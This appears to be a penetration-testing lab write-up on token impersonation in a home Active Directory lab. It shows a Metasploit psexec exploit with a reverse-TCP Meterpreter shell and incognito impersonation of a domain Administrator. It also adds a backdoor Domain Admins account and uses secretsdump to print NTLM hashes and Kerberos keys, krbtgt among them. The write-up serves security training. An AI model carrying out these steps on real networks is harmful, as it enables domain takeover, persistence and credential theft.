09 - Token Impersonation - Lab

There are many ways to do Impersonation. We are going to be using Incognito in Metasploit here.


We need to pay attention on the take away, on what is being accomplished, and the idea of behind the attack. There are other ways to make the same attack, this is only one of the ways.

Remember, this is not the very first exploitation on the network. We already collected a lot of information from this network, now we are using that information to escalate privileges and perhaps using new exploits in order to accomplish the goal.

So, here we are going to be using the "psexec" exploit in Metasploit.

Fire up Metasploit, and search for psexec. We are going to be using "exploit/windows/smb/psexec". You can also search for the full path, and only get the one result.

We are going to use payload "windows/x64/meterpreter/reverse_tcp".



We are going to "load incognito".

Any time we issue load, we can list the commands we can use with the loaded extensions by typing "help". The very last Section should be the commands available for the module loaded.

Metasploit has this super helpful load function, which loads extensions. To list the modules we can load, we can type load, and then press the tab key until something shows up. This only works in Meterpreter I assume.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'ZRoronoa' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.158:50082) at 2024-11-05 15:44:56 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\Users

09/29/2024  12:30 PM    <DIR>          .
09/29/2024  12:30 PM    <DIR>          ..
09/29/2024  09:47 AM    <DIR>          administrator
09/29/2024  12:31 PM    <DIR>          Administrator.THEROBOT
09/28/2024  06:50 PM    <DIR>          frank
09/27/2024  07:37 PM    <DIR>          Public
09/29/2024  12:02 PM    <DIR>          ZRoronoa
               0 File(s)              0 bytes
               7 Dir(s)  32,980,500,480 bytes free

C:\Users>
```

```
meterpreter > load
load bofloader   load extapi      load kiwi        load peinjector  load priv       load sniffer     load unhook
load espia       load incognito   load lanattacks  load powershell  load python     load stdapi      load winpmem
meterpreter > load
```

We are going to load incognito here.

```
Incognito Commands
==================

    Command       Description
    -------       -----------
    add_group_us  Attempt to add a user to a global group with all tokens
    er
    add_localgro  Attempt to add a user to a local group with all tokens
    up_user
    add_user      Attempt to add a user with all tokens
    impersonate_  Impersonate specified token
    token
    list_tokens   List tokens available under current user context
    snarf_hashes  Snarf challenge/response hashes for every token

meterpreter >
```

These are the command available when we use the incognito extensions/modules.

-u for users, and -g for groups.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ONEPIECE\ZRoronoa
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

```
meterpreter > impersonate_token ONEPIECE\\ZRoronoa
[+] Delegation token available
[+] Successfully impersonated user ONEPIECE\ZRoronoa
meterpreter >
```

We Impersonated the user.

We need the two backslashes instead of just one. This is for character escaping.

```
meterpreter > shell
Process 680 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
onepiece\zroronoa

C:\Windows\system32>
```

And, we are ZRoronoa.

Now, the idea here: if the domain administrator were to be logged in this machine, then we could pull of this same attack, but now we would be impersonating the DC Admin, meaning we own the system.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

This is how it shows the tokens when there is nobody logged in.

Lets go ahead and login as the DC Admin in the same machine. Wait a lil bit, and lets list the tokens available.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ONEPIECE\Administrator
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

```
meterpreter > impersonate_token ONEPIECE\\Administrator
[+] Delegation token available
[+] Successfully impersonated user ONEPIECE\Administrator
meterpreter > getuid
Server username: ONEPIECE\Administrator
meterpreter > shell
Process 280 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
onepiece\administrator

C:\Windows\system32>
```

Now, we are going to do a proof of concept, that is similar to a persistence technique. Persistence is owning a machine, and having access to it whenever we want it. To achieve that we can a add backdoor connection that we can open and connect to it any time we want.

Here, we are going to create an user in the domain (Active Directory Domain), and then we are going to add it to the "Domain Admins" group, as shown below.

```
C:\Windows\system32>net user /add nrobin Password1@ /domain
net user /add nrobin Password1@ /domain
The request will be processed at a domain controller for domain ONEPIECE.local.

The command completed successfully.

C:\Windows\system32>
```

```
C:\Windows\system32>net group "Domain Admins" nrobin /ADD /DOMAIN
net group "Domain Admins" nrobin /ADD /DOMAIN
The request will be processed at a domain controller for domain ONEPIECE.local.

The command completed successfully.

C:\Windows\system32>
```

To prove this concept, and have concrete proof that we created this user in the AD and added it to the Domain Admins group is to use secretsdump.py and dump the secretes of the DC machine.

We should not be able to do this with any user but the domain admin.

The dump from the DC is a lot different than the dump from the local admin.

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x28479d86ee909e7cf2183a2eea586a36
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\GOINGMERRY-DC$:aes256-cts-hmac-sha1-96:d90cf73ca0095e0eaa399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
ONEPIECE\GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
ONEPIECE\GOINGMERRY-DC$:des-cbc-md5:046ba1bcf2292c0e
ONEPIECE\GOINGMERRY-DC$:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7ec3609f14720b8db4708cea6f4ad390319cc19d
dpapi_userkey:0x62c1e0f31b2888ee78c89e93569e611de53732c3
[*] NL$KM
 0000   FB 63 F5 22 81 58 C5 65  36 1B DF 20 10 94 3C 16   .c."X.e6.. ..<.
 0010   2C D9 A1 94 10 B6 1D 8D  82 E2 30 33 28 7B B0 59   ,.........03({.Y
 0020   AE 4E 93 78 65 51 78 E5  39 CE BA 57 06 8C DC 6B   .N.xeQx.9..W...k
 0030   67 78 FA 26 D6 1A F1 09  45 5F 8E EB 55 15 4C E2   gx.&....E_..U.L.
NL$KM:fb63f5228158c565361bdf2010943c162cd9a19410b61d8d82e23033287bb059ae4e9378655178e539ceba57068cdc6b6778fa26d61af109455f8eeb55154ce2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5ddfc:::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d:::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5:::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c6c792c78539b96d4da2b8d9dab537d569b4f5496cb7b03767bbfecc1e2702d5
Administrator:aes128-cts-hmac-sha1-96:5352226d8d5a15e99b2690bf1324ce5d
Administrator:des-cbc-md5:6e573ed3c191a80e
krbtgt:aes256-cts-hmac-sha1-96:026aed5b69839c0fbbcf6d30413e0fbc042519e9db83a58406d8e541529864f5
krbtgt:aes128-cts-hmac-sha1-96:d895d1b1955a476b75d06f32d0ca451d
krbtgt:des-cbc-md5:a7834c5d1c16cb98
ONEPIECE.local\USogeking:aes256-cts-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8be5
```

```
krbtgt:des-cbc-md5:a7834c5d1c16cb98
ONEPIECE.local\USogeking:aes256-cts-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8be5
ONEPIECE.local\USogeking:aes128-cts-hmac-sha1-96:bb2b47b177f8a6962e53f68595c13538
ONEPIECE.local\USogeking:des-cbc-md5:45ce1c79679189cb
ONEPIECE.local\SQLService:aes256-cts-hmac-sha1-96:4ceecd7761e08063ac9323952573ba33993767c391c9bb4e6bfa4d0cfb83fd09
ONEPIECE.local\SQLService:aes128-cts-hmac-sha1-96:3cce9f6b9f06aecf03d4ebfd846342fc
ONEPIECE.local\SQLService:des-cbc-md5:851a9e08cb2c456e
ONEPIECE.local\LMonkey:aes256-cts-hmac-sha1-96:e66f161285f18fc23e1dc143e699c0c4ebff2ab9768b4c0c37e91f17a12f66c2
ONEPIECE.local\LMonkey:aes128-cts-hmac-sha1-96:564c695280cbb88b4e91b884fe1bc9e0
ONEPIECE.local\LMonkey:des-cbc-md5:b3cd3104ce0e5e0e
ONEPIECE.local\ZRoronoa:aes256-cts-hmac-sha1-96:fa010d7342a3dc51b91abb54826be22f685e57a52a934fb305548a415d0d09b7
ONEPIECE.local\ZRoronoa:aes128-cts-hmac-sha1-96:376c2b347b29ae1d3eec21982954dcee
ONEPIECE.local\ZRoronoa:des-cbc-md5:457301a48c51c4ea
gDKjEqGfSI:aes256-cts-hmac-sha1-96:e0711d2b5aaf9dac7558c21280787bab62efbaa7d818e23c50a04f2972d6366c
gDKjEqGfSI:aes128-cts-hmac-sha1-96:6d90f1899d770f3fccff61cd79eca1e8
gDKjEqGfSI:des-cbc-md5:73cebf929d07406b
nrobin:aes256-cts-hmac-sha1-96:fb84b72814d8633d08fa8211b95b8566ca1605b43e3d2f92e2fab50375937ec6
nrobin:aes128-cts-hmac-sha1-96:2b17dc3c061e47414ec59596a7def02a
nrobin:des-cbc-md5:b5c194b35ec7b0d3
GOINGMERRY-DC$:aes256-cts-hmac-sha1-96:d90cf73ca0095e0eaa399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
GOINGMERRY-DC$:des-cbc-md5:2f97083e16bc2a67
THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
THENAVIGATOR$:des-cbc-md5:4c3bb523ad83896d
THEROBOT$:aes256-cts-hmac-sha1-96:841fedc1fb6b23813400ec09f6d8766515c900cfc3db15cdf32a5fac1e8fca76
THEROBOT$:aes128-cts-hmac-sha1-96:7eaf84c25ecac44054730be83977760e
THEROBOT$:des-cbc-md5:79133726d0892acd
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry

┌──(kali㉿kali)-[~]
└─$
```